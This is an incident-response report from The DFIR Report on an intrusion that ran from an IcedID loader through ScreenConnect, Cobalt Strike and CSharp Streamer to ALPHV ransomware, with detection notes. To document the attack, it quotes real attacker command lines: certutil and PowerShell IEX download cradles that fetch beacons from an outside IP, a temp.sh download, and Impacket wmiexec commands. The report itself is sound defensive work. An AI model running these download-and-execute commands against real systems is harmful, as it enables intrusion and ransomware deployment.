

# IcedID Brings ScreenConnect and CSharp Streamer to ALPHV Ransomware Deployment - The DFIR Report

By editor

Published: 2024-06-10 · Archived: 2026-04-05 15:26:02 UTC

## [Key Takeaways](#)

- In October 2023, we observed an intrusion that began with a spam campaign, distributing a forked IcedID loader.
- The threat actor used Impacket's wmiexec and RDP to install ScreenConnect on multiple systems, enabling them to execute various commands and deploy Cobalt Strike beacons.
- Their toolkit also included CSharp Streamer, a RAT written in CSharp with numerous functionalities, as documented [here](#).
- The attacker used a custom tool to stage, and exfiltrate data, using Rclone.
- Eight days after initial access, ALPHV ransomware was deployed across all domain joined Windows systems.

An audio version of this report can be found on [Spotify](#), [Apple](#), [YouTube](#), [Audible](#), & [Amazon](#).

## [The DFIR Report Services](#)

→ Click [here](#) to access the DFIR Lab related to this report ←

Five new sigma rules were created from this report and added to our Private sigma Rules

Our Threat Feed was tracking the Cobalt Strike server in this case days before this case.

- **[Private Threat Briefs](#)**: Over 25 private reports annually, such as this one but more concise and quickly published post-intrusion.
- **[Threat Feed](#)**: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- **[All Intel](#)**: Includes everything from Private Threat Briefs and Threat Feed, plus private events, long-term tracking, data clustering, and other curated intel.
- **[Private Sigma Ruleset](#)**: Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- **[DFIR Labs](#)**: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

[Contact us](#) today for a demo!

### Table of Contents:

- [Case Summary](#)
- [The DFIR Report Services](#)
- [Analysts](#)
- [Initial Access](#)
- [Execution](#)
- [Persistence](#)
- [Privilege Escalation](#)
- [Defense Evasion](#)
- [Credential Access](#)
- [Discovery](#)
- [Lateral Movement](#)
- [Collection](#)
- [Command and Control](#)
- [Exfiltration](#)
- [Impact](#)
- [Timeline](#)
- [Diamond Model](#)
- [Indicators](#)
- [Detections](#)
- [MITRE ATT&CK](#)

## [Case Summary](#)

This intrusion began in October 2023 with a malicious email that enticed the recipient to download a zip archive containing a Visual Basic Script (VBS) and a benign README file. We assess with high confidence that this email was part of a spam campaign delivering a forked variant of IcedID. First reported by [ProofPoint](#) in February 2023, this forked IcedID variant lacks banking functionality and prioritizes payload delivery. Upon user interaction with the archive's contents, the VBS file was executed, initiating the embedded forked IcedID loader.

This was followed by the creation of a scheduled task to maintain persistence on the beachhead. The forked IcedID loader then communicated with a command and control server, leading to the dropping and execution of another IcedID DLL. Approximately two minutes after execution, the first round of discovery was observed using Windows native binaries, mirroring the activity seen in previously reported [IcedID cases](#).

Around two hours into the intrusion, the threat actor installed ScreenConnect on the beachhead using a renamed installer binary, "toovey.exe." They executed multiple commands on the host via ScreenConnect. These commands included Windows utilities such as nltest and net for reconnaissance. They also used PowerShell cradles, bitsadmin, and certutil to attempt retrieval of Cobalt Strike beacons on the beachhead. They had a few stumbles while trying to download the Cobalt Strike beacons using [temp.sh](#), resulting in downloading the HTML of the website rather than their intended payload file.

Once the Cobalt Strike beacons were executed, they established communication with the Cobalt Strike command and control server. Within 20 minutes of this activity, a new payload, cslite.exe (CSharp Streamer C2), was dropped on the beachhead. CSharp Streamer is a multi-function remote access trojan that was first reported in 2021. During this intrusion, it was first used to access the LSASS process on the beachhead for credential access; and around 40 minutes after that, the threat actor performed a dcsync operation from the beachhead host to one of the domain controllers. The threat actor then copied a renamed ScreenConnect installer from the beachhead to a domain controller over SMB. The installation was completed using Impacket's wmiexec script to remotely run the ScreenConnect installer.

After installing ScreenConnect, we observed a log in to the domain controller using ScreenConnect to access the host. During this session, the threat actor dropped several CSharp Streamer payloads. Although they executed the files, we did not observe any network traffic to a command and control server at that time. Activity then ceased for approximately eight hours.

On the second day, the threat actor returned and performed network discovery on the domain controller using [SoftPerfect's network scanner](#). They then initiated an RDP connection from the domain controller to a backup server. The threat actor reviewed backups and running processes before dropping both a CSharp Streamer binary and a previously used ScreenConnect installer. These were then executed over the RDP session. Next, a Cobalt Strike beacon was run, and LSASS was accessed on the host.

Around eleven hours later, the threat actor dropped several Cobalt Strike beacons and attempted to execute them; however, no new command and control traffic was observed. The threat actor quickly removed the files. Four hours later, another ScreenConnect installer was dropped on the backup server and executed using wmiexec. A new RDP connection was then initiated to a second domain controller, and netscan was run again. Following this, ScreenConnect was installed on the second domain controller, and an RDP session was started from this domain controller to a file server. On the file server, both a Cobalt Strike beacon and the ScreenConnect installer were dropped and executed via the RDP session.

After three days of no significant activity, the threat actor returned. They dropped and executed a new ScreenConnect installer on the backup server via wmiexec and ran netscan again. Using RDP, they connected to the file server and used Mozilla Firefox to preview a few financial documents before running netscan there as well.

The following day, a custom tool named "confucius\_cpp" was dropped on the file server. Its functionalities included aggregation, staging, and compression of sensitive files. We observed the threat actor performing Google searches for the keyword "rclone" and subsequently downloading the rclone application on the file server. Instead of direct execution, the Rclone binary was started using a VBS script. Upon execution of this script, the previously staged data was successfully exfiltrated using Rclone to a remote server.

On day seven of the intrusion, a RDP connection was initiated from the beachhead to the backup and the file server using CSharp Streamer. New ScreenConnect installers appear yet again and followed the same WMI execution pattern as before.

On the final day of the intrusion, the threat actor proceeded to push toward their final objectives. From the backup server, they ran a fresh netscan sweep and began staging both a ScreenConnect installer and an ALPHV ransomware binary. First, they used xcopy to stage the ScreenConnect installer across all Windows hosts in the domain and then executed it using a WMI command. This was then repeated for the ALPHV ransomware payload. During the execution, we observed the threat actor deleting all the backups interactively. Upon completion of the ransomware execution, a ransom note was left behind on the hosts. The time to ransomware (TTR) was around 180 hours, over the course of 8 days.

If you would like to get an email when we publish a new report, please subscribe [here](#).


## [Analysts](#)

Analysis and reporting completed by [@yatinwad](#), and UC2.





Besides process creation event logs, bitsadmin downloads can also be detected via event ID 59 and 60 of “Microsoft-Windows-Bits-Client/Operational” log.



Following this failure, they used another LOLBin named certutil to download their payloads, again via ScreenConnect. This behavior was repeated to download other Cobalt Strike beacons.

ParentCommandLine	CommandLine
"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\22df2ad-242a-4e11-ae5b-6b4b15db7475run.cmd"	certutil -urlcache -split -f http://85.209.11.48:80/download/test1.exe C:\programdata\ccs.exe
"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\3525362a-206d-48a6-94eb-b91e82e43998run.cmd"	certutil -urlcache -split -f http://85.209.11.48:80/download/http64.exe C:\programdata\ccsss.exe
"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\6c5596704968-426e-b1e7-343da0f744e2run.cmd"	certutil -urlcache -split -f http://85.209.11.48:80/download/ccsss.exe C:\programdata\ccsss.exe

PowerShell was another tool used to retrieve Cobalt Strike beacons, again with some failures, and yet again using ScreenConnect.

ParentCommandLine	CommandLine
"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\7d0bb162-77f3-4c0d-a7b9-89c4f8946e91run.cmd"	powershell.exe -nop -w hidden -c 'IEX ([new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSKJ')
"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\ef78a0a-ee11-4b00-87c6-fa2d18c0ffdbrun.cmd"	powershell.exe -nop -w hidden -c 'IEX ([new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajdJ')
"cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.6.8.8644\77946bda-04b8-49e5-b804-152537e793d8run.cmd"	powershell Invoke-WebRequest "http://temp.sh/VSIAV/http64.exe" -OutFile C:\programdata\rr.exe

In addition to the previously mentioned methods of retrieving additional payloads, there was another instance where the attackers used [temp.sh](#) to host their malware. However, a failure occurs when attempting to directly download a file from these links. Instead of obtaining the actual file, users end up downloading an HTML presentation page that prompts them to click a link to retrieve the file.

```
powershell Invoke-WebRequest "http://temp.sh/VSIAV/http64.exe" -OutFile C:\programdata\rr.exe
```



### Impacket

As part of their toolkit, the threat actor used Impacket's wmiexec.py script to perform actions. This activity can be easily observed in logs because of the default redirect of its output to \\127.0.0.1\ADMIN\$\_\\_timestamp% (as visible in the [source code](#)).

commandLine
cmd.exe /Q/c cd \1 > \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd c:\programdata 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c goat.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c quser 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c dir 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd \1 > \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd c:\programdata 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c db.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c del db.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd \1 > \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd c:\programdata 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c sp.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c del sp.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd \1 > \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd c:\programdata 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c yki.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c del yki.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd \1 > \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd c:\programdata 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c cd 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c jer.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1
cmd.exe /Q/c del jer.exe 1> \\127.0.0.1\ADMIN\$_169 [REDACTED] 2>&1

### CSharp Streamer

During the intrusion, the threat actor deployed a binary named "cslite.exe" on the beachhead host. Upon investigation, we identified this binary as a RAT known as CSharp Streamer, thanks to an excellent [write-up](#) by Hendrik Eckardt. This malware combines many different functions and is a very capable remote access trojan. During this intrusion, we observed it dumping credentials, proxying RDP traffic, and providing command and control communications for the threat actor.

We were able to confirm the tool using memory analysis, and identifying known functions and commands in the previously linked report.

```

Match Index: 2
Rule: streamer_cslite
Tags:
Description: 24952 - file cslite.exe
Author: The DFIR Report
Reference: https://thedfirreport.com
Date: 2024-05-23
Hash1: 4103cc8017409963b417c87259af2a955653567c9dbf7d5504198dd350f9ef9c1
Memory Type: Virtual Memory (VAD)
Memory Tag: \Users\████████\AppData\Local\Temp\dat8E8A.tmp
Base Address: 0x0000000010a0000
PID: 11528
Process Name: cslite.exe
Process Path: \Device\HarddiskVolume5\████████\cslite.exe
CommandLine: "C:\████████\cslite.exe"
User: ██████████
Created: ██████████ 15:21:48 UTC

Matches:
[csharp-streamer]: 12a8f91, 12b5104
[csharp_streamer]: 128e4b1, 12b5114, 12b8607, 12b862c, 12b8b71, 12bae46, 12c3341
[res_psexec.resources]: 12b8617
[veeam_dump]: 12b27f7
[CommandVeeamdump]: 12b2802
[WebSocketSharp.PayloadData]: 1307814
[CommandExecuteAssembly]: 12c3eca
[CommandMEGA]: 12953c4

[csharp-streamer] 12a8f91:
0000000012a8f50 00 53 65 74 4f 72 52 65 6d 6f 76 65 00 53 69 7a .SetOrRemove.Siz
0000000012a8f60 65 4f 66 53 74 61 63 6b 52 65 73 65 72 76 65 00 eOfStackReserve.
0000000012a8f70 53 69 7a 65 4f 66 48 65 61 70 52 65 73 65 72 76 SizeOfHeapReserv
0000000012a8f80 65 00 43 6f 70 79 53 65 72 76 69 63 65 45 78 65 e.CopyServiceExe
0000000012a8f90 00 63 73 68 61 72 70 2d 73 74 72 65 61 6d 65 72 .csharp-streamer
0000000012a8fa0 2e 65 78 65 00 43 6f 6d 70 75 74 65 53 46 69 78 .exe.ComputeSFix
0000000012a8fb0 65 64 33 32 53 69 7a 65 00 43 6f 6d 70 75 74 65 ed32Size.Compute
0000000012a8fc0 46 69 78 65 64 33 32 53 69 7a 65 00 4c 69 74 74 Fixed32Size.Litt


[csharp-streamer] 12b5104:
0000000012b50c0 72 00 43 72 65 61 74 65 49 73 49 6e 69 74 69 61 r.CreateIsInitia
0000000012b50d0 6c 69 7a 65 64 43 61 6c 6c 65 72 00 5f 63 61 6c lizedCaller._cal
0000000012b50e0 6c 65 72 00 5f 49 73 53 6d 61 6c 6c 65 72 00 46 ler._IsSmaller.F
0000000012b50f0 69 6e 64 44 6f 6d 61 69 6e 43 6f 6e 74 72 6f 6c indDomainControl
0000000012b5100 6c 65 72 00 63 73 68 61 72 70 2d 73 74 72 65 61 ler.csharp-strea
0000000012b5110 6d 65 72 00 63 73 68 61 72 70 5f 73 74 72 65 61 mer.csharp_strea
0000000012b5120 6d 65 72 00 64 69 73 70 6f 73 65 54 69 6d 65 72 mer.disposeTimer
0000000012b5130 00 73 65 74 53 77 65 65 70 54 69 6d 65 72 00 5f .setSweepTimer._
    
```

When executed, the tool writes a .NET executable to the %USERPROFILE%\AppData\Local\Temp folder using a .tmp extension and then loads it into memory, as seen in the Sysmon Event ID 7 event:

```

Image loaded:
RuleName: technique_id=T1574.002,technique_name=DLL Side-Loading
UtcTime: ██████████ 15:22:00.858
ProcessGuid: {87714b33-0f0c-6528-0674-02000000400}
ProcessId: 11528
Image: C:\████████\cslite.exe
ImageLoaded: C:\Users\████████\AppData\Local\Temp\dat8E8A.tmp
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
Hashes: SHA1=9918492B6A1BD5ED40109B53C3ACDD8C5F370F5, MD5=CF3C9C1E8D8B525425B5BD1DF
90B7928, SHA256=C6012796E6FCCFF612B9AE0A981A56878847DCE5A9C3BB324E653A07526BE096, IMP
HASH=00000000000000000000000000000000
Signed: false
Signature: -
SignatureStatus: Unavailable
User: ██████████
    
```

Using dynamic analysis from running the sample in a malware analysis sandbox, we can observe the injected .NET assemblies:



## Persistence

### IcedID

IcedID registered a scheduled task for persistence, in the same manner as documented in [several](#) other [reports](#).

```
<RegistrationInfo>
  <URI>\\{F563F84D-B7A6-FC19-1354-876F06040561}</URI>
</RegistrationInfo>
<Triggers>
  <TimeTrigger id="TimeTrigger">
    <Repetition>
      <Interval>PT1H</Interval>
      <StopAtDurationEnd>>false</StopAtDurationEnd>
    </Repetition>
    <StartBoundary>2012-01-01T12:00:00</StartBoundary>
    <Enabled>>true</Enabled>
  </TimeTrigger>
  <LogonTrigger id="LogonTrigger">
    <Enabled>>true</Enabled>
    <UserId> </UserId>
  </LogonTrigger>
</Triggers>
<Principals>
  <Principal id="Author">
    <RunLevel>HighestAvailable</RunLevel>
    <UserId> </UserId>
    <LogonType>InteractiveToken</LogonType>
  </Principal>
</Principals>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
  <AllowHardTerminate>>false</AllowHardTerminate>
  <StartWhenAvailable>>true</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <Duration>PT10M</Duration>
    <WaitTimeout>PT1H</WaitTimeout>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>false</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>"C:\Users\ </AppData\Roaming\ </\{40502BA4-3D8D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll",#1</Arguments>
  </Exec>
</Actions>
</Task>
```

The task was registered to be executed every hour after logon as indicated respectively by the following XML tags:

```
<Interval>PT1H</Interval>

<LogonTrigger id="LogonTrigger"><Enabled>true</Enabled></LogonTrigger>
```


### ScreenConnect

Upon installation, ScreenConnect persists across reboots with an auto-start service. This can be seen using the built-in System event logs (event ID 7045).

```
"event_provider": Service Control Manager,
"event_code": 7045,
"log_level": information,
"message": A service was installed in the system.
```


```
Service Name: ScreenConnect Client (508d9bb777b006bd)
Service File Name: "C:\Program Files (x86)\ScreenConnect
Client (508d9bb777b006bd)\ScreenConnect.ClientService.
exe" "?e=Access&y=Guest&h=instance-shm862-relay.
screenconnect.com&p=443&
s=600b0473-3286-470b-afcf-746936fbae6&
k=BgIAAACKAABSU0ExAagAAEAQC9ig1cqtyZo%2br6U7JvxfniPwO
faJY5alwO1Ex%2beptMCR3B1tx8imDL33jMpXgVfGwdVOPSHr16rsyA
i37qEpoRaywQOqmfYg3NOCutSnHC h0sVIubWv2NHTDVs5KMGFA7b
zdpXtAlb9r5lHuuFzrasVj5PsabzBmJcMALWSLmbW2Qo1bSALo0Fdhe
nO%2f2aacEFruHoYCiQap3IdEA80aElxRPT78%2f45d6d4VQNFMCpu
36hGn3%2bEL1AcW3LHe07D0vDVSqi6Q4AyOt1RsmMmtovsozJoCPVZ6
pIFtI%2fevxLlLctg8IP0Ev8IDY8Ytw%2bE7aovSMKRC9Xuvoo9Jbr"
```

Should the System event logs be unavailable (for instance if cleared by an threat actor), the service configuration is saved inside the SYSTEM registry file, which can be analyzed using Eric Zimmerman's [Registry Explorer](#) tool, in the HKLM\CurrentControlSet\Services\ location.



Anomali Threat Research explained the parameters in their [article](#) :

- e as session type, can be *Support, Meeting, Access*.
- y as process type, can be *Guest* or *Host*.
- h as the URI to the relay service's URI.
- p as the relay service's port.
- s as a globally unique identifier for client identification.
- k as the encoded encryption key, used for identity verification.
- t as the optional session name.



### Defense Evasion

Upon moving laterally to a backup server, we observed Cobalt Strike injection into legitimate process "winlogon.exe" and "rundll32.exe".

```

message: CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
SourceProcessGuid: {0a9e0c2d-f0f1-6528-e018-01000000700}
SourceProcessId: 9548
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {0a9e0c2d-eea9-6528-8d18-01000000700}
TargetProcessId: 11224
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 4604
StartAddress: 0x00000177AD380000
StartModule: -
StartFunction: -
TargetUser: NT AUTHORITY\SYSTEM
    
```

By relying on memory captures, defenders may also have other detection methods. Here, by processing the acquired memory with [MemprocFS](#) and using the [findevil](#) command, we can find an injected beacon in winlogon.exe.

PID	Process	Type	Address	Description
11224	winlogon.exe	PE_INJECT	00000177ad380000	Module: [0x177ad380000.dll]
11224	winlogon.exe	PE_INJECT	00000177ad3d0000	Module: [beacon.dll]

Action Type	File Name	FolderPath	ProcessId	InitiatingProcessId	InitiatingProcessCommandLine
NtAllocateVirtualMemoryRemoteApiCall	winlogon.exe	C:\Windows\System32	11224	9548	"powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))"
NtAllocateVirtualMemoryRemoteApiCall	rundll32.exe	C:\Windows\System32	11964	9548	"powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksajSk'))"

During the intrusion, the threat actor deleted the renamed ScreenConnect installers from the backup server and the file server using the “del” command, in an attempt to cover their tracks.

process.parent.command_line	process.command_line	process.executable
C:\Windows\system32\wbem\wmiiprvse.exe -secured - Embedding	cmd.exe /Q /c del db.exe 1>\127.0.0.1\ADMIN\$\_1697235185.2094948 2>&1	C:\Windows\System32\cmd.exe
C:\Windows\system32\wbem\wmiiprvse.exe -secured - Embedding	cmd.exe /Q /c del sp.exe 1>\127.0.0.1\ADMIN\$\_1697461236.5603378 2>&1	C:\Windows\System32\cmd.exe
C:\Windows\system32\wbem\wmiiprvse.exe -secured - Embedding	cmd.exe /Q /c del [redacted].exe 1>\127.0.0.1\ADMIN\$\_1697663654.9435318 2>&1	C:\Windows\System32\cmd.exe
C:\Windows\system32\wbem\wmiiprvse.exe -secured - Embedding	cmd.exe /Q /c del jer.exe 1>\127.0.0.1\ADMIN\$\_1697663965.998506 2>&1	C:\Windows\System32\cmd.exe

### Credential Access

Credentials were extracted from LSASS (Local Security Authority Subsystem), a technique commonly seen during similar intrusions. On day one, through hands-on activity, the threat actor executed csLite.exe (a CSharp Streamer file dropped on the Desktop of a compromised user), which was used to access the LSASS process. Process access can be seen using Sysmon event ID 10, as displayed below.

SourceImage	TargetImage	TargetUser	GrantedAccess	CallTrace
C:\Tools\csLite.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1010	C:\Windows\SYSTEM32\ntdll.dll-9d1e4c\Windows\System32\KERNELBASE.dll+2bcbelUNKNOWN00000225317C6EDF
C:\Tools\csLite.exe	C:\Windows\system32\lsass.exe	NT AUTHORITY\SYSTEM	0x1010	C:\Windows\SYSTEM32\ntdll.dll-9d1e4c\Windows\System32\KERNELBASE.dll+2bcbelUNKNOWN00000225318B8EDF

[Microsoft](#) documented the granted accesses, which are the following:

- 0x1010: PROCESS\_QUERY\_LIMITED\_INFORMATION (0x1000) and PROCESS\_VM\_READ (0x0010)
- 0x1FFFFFF: PROCESS\_ALL\_ACCESS

Another data point to look for is the UNKNOWN string in the CallTrace, which indicates Sysmon was not able to resolve the address of code from where the OpenProcessfunction was called, potential indication of a DLL in memory.

We also were able to collect memory and scan it with various YARA rules, confirming the use of a Mimikatz implementation with several rule hits for the csLite.exe memory space and file:

```

Match Index: 2
Rule: Powerkatz_DLL_Generic
Tags:
Description: Detects Powerkatz - a Mimikatz version prepared to run in memory via Powershell (overlap with other Mimikatz versions is possible)
License: Detection Rule License 1.1 https://github.com/Meo23x0/signature-base/blob/master/LICENSE
Author: Florian Roth (Nextron Systems)
Reference: Powerkatz Analysis
Date: 2016-02-05
Supper_rule: 1
Score: 80
Hash1: c20f30326fceb25446cf2e267c341ac34664efad5c50ff07f0738ae2390eae
Hash2: 1e67476281c1ec1cf0e17d7fc28a3ab3250b474ef41cb10a72130990f0be6a0
Hash3: 49e7bac7e0db87bf3f0185e9cf51f25390bc11384fefced465230ce5bce0872
ID: 7464f8a1-9745-580b-8a97-a57071092e3c
Memory Type: Virtual Memory (VAD)
Memory Top:
Base Address: 0x000022527ff0000
PID: 11528
Process Name: csllite.exe
Process Path: \Device\HarddiskVolume5\csllite.exe
CommandLine: "C:\csllite.exe"
User:
Created: 15:21:48 UTC

Matches:
[kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x808x)]: 22528b78e63, 22528ccf2b3, 22528e256ec, 225290fb994, 225292fbbcc
[kuhl_m_lsadump_getComputerAndSyskey ; kuhl_m_lsadump_getSyskey KO]: 22528b78b23, 22528cccf73, 22528e253ac, 225290fb854, 225292fbb8c

[kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x808x)] 22528b78e63:
0000022528b78e20 00 5f 00 6d 00 5f 00 6c 00 73 00 61 00 64 00 75 .m.p...l.s.a.d.u
0000022528b78e30 00 6d 00 70 00 5f 00 67 00 65 00 74 00 53 00 61 .m.p...g.e.t.S.a
0000022528b78e40 00 6d 00 4b 00 65 00 79 00 20 00 4b 00 4f 00 0a .m.K.e.y. .K.O..
0000022528b78e50 00 00 00 00 00 00 00 45 00 52 00 52 00 4f 00 52 .....E.R.R.O.R
0000022528b78e60 00 20 00 6b 00 75 00 68 00 6c 00 5f 00 6d 00 5f .k.u.h.l...d...
0000022528b78e70 00 6c 00 73 00 61 00 64 00 75 00 6d 00 70 00 5f .l.s.a.d.u.m.p...
0000022528b78e80 00 67 00 05 00 74 00 55 00 73 00 65 00 72 00 73 .g.e.t.u.s.e.r.f.s
0000022528b78e90 00 41 00 6e 00 64 00 53 00 61 00 6d 00 4b 00 65 .A.n.d.S.a.m.K.e
    
```

```

Match Index: 3
Rule: mimikatz
Tags: FILE
Description: mimikatz
Author: Benjamin DELPY (gentilkiwi)
Tool_author: Benjamin DELPY (gentilkiwi)
Modified: 2022-11-16
ID: 840a588c-a311-50bc-a099-6b8ab1492e12
Memory Type: Virtual Memory (VAD)
Memory Top:
Base Address: 0x000022527ff0000
PID: 11528
Process Name: csllite.exe
Process Path: \Device\HarddiskVolume5\csllite.exe
CommandLine: "Csllite.exe"
User:
Created:

